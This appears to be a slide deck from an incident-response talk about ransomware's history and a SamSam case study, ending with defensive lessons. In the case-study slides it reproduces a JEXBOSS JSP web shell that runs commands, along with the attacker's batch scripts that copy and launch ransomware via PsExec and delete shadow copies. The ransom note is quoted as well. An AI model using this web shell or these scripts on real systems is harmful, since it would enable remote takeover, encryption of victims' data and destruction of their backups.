
CRYPSIS™

Don’t Let Your Malware Hold you Hostage


Jason Rebholz

Introduction

- Jason Rebholz
  - Director of Professional Services - The Crypsis Group
  - Born and raised in incident response and forensics

Agenda

- Current state of ransomware
- A brief evolution of ransomware
- Case study
- Lessons learned
- Questions




Ransomware – The Current State

- Untold amount of ransomware variants
  - Capabilities will vary based on the variant
- Some variants threaten to post files to the Internet if ransom is not paid
- New payment methods
  - Bitcoin vs. credit cards
- FBI reported that extortion attempts cost companies $209 million in Q1 of 2016
  - Expected to be a billion dollar industry in 2016

The New HIPAA Guidance Bomb

- New HIPAA guidance issued in July 2016 raises the stakes on ransomware
  - If ePHI is encrypted, it's a breach
- Some "get out of free jail" cards
  - Must demonstrate a low probability that PHI data was compromised




Why Does Ransomware Matter?

- Easy money for cyber criminals
  - Ransomware is not going away
- Stakes are getting higher for companies
  - Bigger impact, greater losses
- Healthcare industry faces increased disclosure pressures

A Brief Evolution of Ransomware

Scareware

- Software that shows fake warnings
  - Warning messages of impending doom
  - Fake security software
  - Prompted to pay money to remove “malware”
- Popular in mid 2000s



The US Government Pushes Back

- December 14, 2012 – DOJ Press Release

Payment Processor for Scareware Cyber Crime Ring Sentenced to 48 Months in Prison
Scareware Scheme Defrauded Victims of More Than $71 Million


"A Swedish credit card payment processor was sentenced today to 48 months in prison for his role in an international cybercrime ring that netted $71 million by infecting victims' computers with "scareware" and selling rogue antivirus software that was supposed to secure victims' computers but was, in fact, useless…"

"…played an instrumental role in carrying out a massive cybercrime ring that victimized approximately 960,000 innocent victims,"

https://www.justice.gov/opa/pr/payment-processor-scareware-cybercrime-ring-sentenced-48-months-prison

Locker Programs

- Malicious program that “locks” a user’s system
  - System would remain unusable until you paid a ransom
- Popular between 2011 and 2012





The Start of Ransomware

- Malicious program that encrypts files on your system
  - Requires you to pay a “ransom” to recover the files
- Appeared in mid 2000s
  - Grew in massive proportions after 2010
- Initial infection typically occurred through:
  - Drive by download
  - Phishing email
- Targeted a single user’s system

Ransomware – Stepping up the Game

- Variants looking for open network drives
  - Encrypt files on network device
  - Potential to affect entire organization
- Increased complexity
  - Command and control (C2) traffic over anonymized networks
  - Better encryption methods






http://rais.nshc.net/ransomware-en/

The Future of Ransomware

- Opportunistic targeting
  - Identification of exploitable services
- Targeted deployment
  - Initial reconnaissance on internal network
  - Premeditated deployment strategy
- Additional malware deployment
  - Deployment of backdoors to maintain access post encryption
- Ransomware / Locker combos
- Self propagation
- MBR / VBR lockers?




Case Study

Background

- Victim identified wide-spread infection of ransomware in their environment
- Victim paid the ransom
  - The decryption website stopped responding prior to receiving decryption routine
  - Started long and painful backup process

Initial Compromise

- Attackers exploited an unpatched JBOSS instance
  - Automated vulnerability scan
  - Deployed malicious web shell files
- Victim was exploited multiple times over a two week period
  - First instance: January 15, 2016
  - Exploited again: January 27, 2016



The Exploit Tool

- Attacker leveraged JEXBOSS vulnerability scanner
  - Automated vulnerability scanner and exploit tool
  - Uploads web shells to compromised systems
    - File upload
    - Remote command execution

```
<%@ page
import="java.util.*,java.io.*"%><pre><%if(request.getParameter("ppp") != null
&& request.getHeader("user-agent").equals("jexboss") ) { Process p =
Runtime.getRuntime().exec(request.getParameter("ppp")); DataInputStream
dis = new DataInputStream(p.getInputStream()); String disr = dis.readLine();
while ( disr != null ) { out.println(disr); disr = dis.readLine(); } }%>
```

Recon Begins

February 2, 2016

- Attacker created a test file to validate the web shell was working
- Uploaded the “csvde.exe” Active Directory utility
  - Provides ability to query information stored in Active Directory
- Obtained a listing of systems in the environment

The Attack Escalates

February 12, 2016

- Attacker installed tunneling malware on the web server
  - Allowed the ability to bypass firewall restrictions
- Attacker used RDP to access the web server
  - Logons showed up as an RDP logon originating from the local system
  - Installed additional reconnaissance utilities
  - Transferred malware toolkit to system

Attacker Toolkit

- ZIP archive containing:
  - Samsam (Samas) ransomware
  - Deployment scripts
  - Precomputed encryption keys for target systems
    - Keys created just two hours before deployment
- Modified filenames / scripts after extracting the ZIP archive

Ransomware Deployment

- Attacker copied malware to preselected targets
  - samsam.exe – encrypted files on disk

```
@echo off
for /f "delims=" %%a in (list.txt) do copy samsam.exe
\\%%a\C$\windows\system32 && copy %%a_PublicKey.keyxml
\\%%a\C$\windows\system32 && vssadmin delete shadows /all
/quiet
pause
```

  - Sqlsrvtmg1.exe - Searched for locked backup files

```
@echo off
for /f "delims=" %%a in (list.txt) do copy Sqlsrvtmg1.exe
\\%%a\C$\windows\
pause
```

Ransomware Execution

- Attacker used a batch script that executed PsExec
  - PsExec provides the ability to execute files on remote systems

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\system32\samsam.exe start /b
C:\windows\system32\samsam.exe %%a_PublicKey.keyxml
pause
```

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\Sqlsrvtmg1.exe start /b C:\windows\Sqlsrvtmg1.exe
pause
```

Cleanup Routine

- Ransomware Cleanup
  - Only performed a partial cleanup

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c del
C:\windows\system32\samsam.exe
pause
```

- Deleting Local Backups…again

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c
vssadmin delete shadows /all /quiet
pause
```

The Ransom Note

#What happened to your files?

All of your important files encrypted with RSA-2048, RSA-2048 is a powerful cryptography algorithm
For more information you can use Wikipedia
*attention: Don't rename or edit encrypted files because it will be impossible to decrypt your files

#How to recover files?

RSA is a asymmetric cryptographic algorithm, You need two key

1-Public key: you need it for encryption
2-Private Key: you need it for decryption

So you need Private key to recover your files.
It's not possible to recover your files without private key

#How to get private key?

You can receive your Private Key in 3 easy steps:

Step1: You must send us 1.5 Bitocin for each affected PC OR 22 Bitocin to receive ALL Private Key for ALL affected PC.

Step2: After you send us 1.5 Bitocin, Leave a comment on our Site with this detail: Just write Your "Computer name" in your comment

*Your Computer name is: [redacted]

Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered

*Our Site address: http://[redacted].onion/[redacted]


*Our Bitcoin address: [redacted]

(If you send us 22 Bitocin For all PC, Leave a comment on our blog with this detail: Just write Your "For All Affected PCs" in your comment)

One More Thing…

- Attacker attempted to execute three backdoors on the pivot server
  - Meterpreter generated backdoors
  - Anti-virus stopped execution of files
- Possibly used to retain access to environment after encryption begins

Targeted Ransomware Attack Recap



The Aftermath

- Full recovery took over one month
  - Small IT group (one person) that wanted to do it themselves
- Restored critical services / systems first
- Prioritized remaining systems based on functionality / need

Lessons Learned

Lessons Learned

- Patching is still important
  - Ensure all systems and services are up-to-date (especially external-facing systems!)
  - Ensure third-party application patches are applied in a timely manner
- Network Segmentation
  - Ensure your DMZ is properly segmented from the internal environment
  - Don’t join DMZ systems to your domain
  - Limit potential impact to the rest of the environment

Lessons Learned

- Run services with least amount of privilege required for functionality
  - If it doesn’t need administrative credentials, don’t give it
- Ensure end-users have unprivileged accounts
  - Limit the ability of the malware to spread or encrypt sensitive system files
- Implement application white-listing on critical systems
  - Especially important for systems that are external facing
  - Limits ability of malicious code to run on systems

Lessons Learned

- Ensure unique local administrator passwords for every system
  - Limits initial lateral movement
- Implement a password vault solution to manage privileged accounts
  - Check-out domain administrator accounts
  - Reset password after each use

Lessons Learned

- Have a robust data continuity plan
  - Especially important for critical servers and data
- Have backups that are not connected to the network
  - Mitigates the chance of ransomware encrypting network attached data

You’re Compromised, Now What?

- Ask for help
  - Contact third-party investigator
  - Contact insurance provider
- Determine your backup situation
  - If backups exist, get them ready
  - If not, determine whether you will pay the ransom
- Investigate
  - Understand how the ransomware was installed and how the attacker gained initial access
- Remediate
  - Fix the root cause of the compromise
  - Enhance overall security posture of the environment

Questions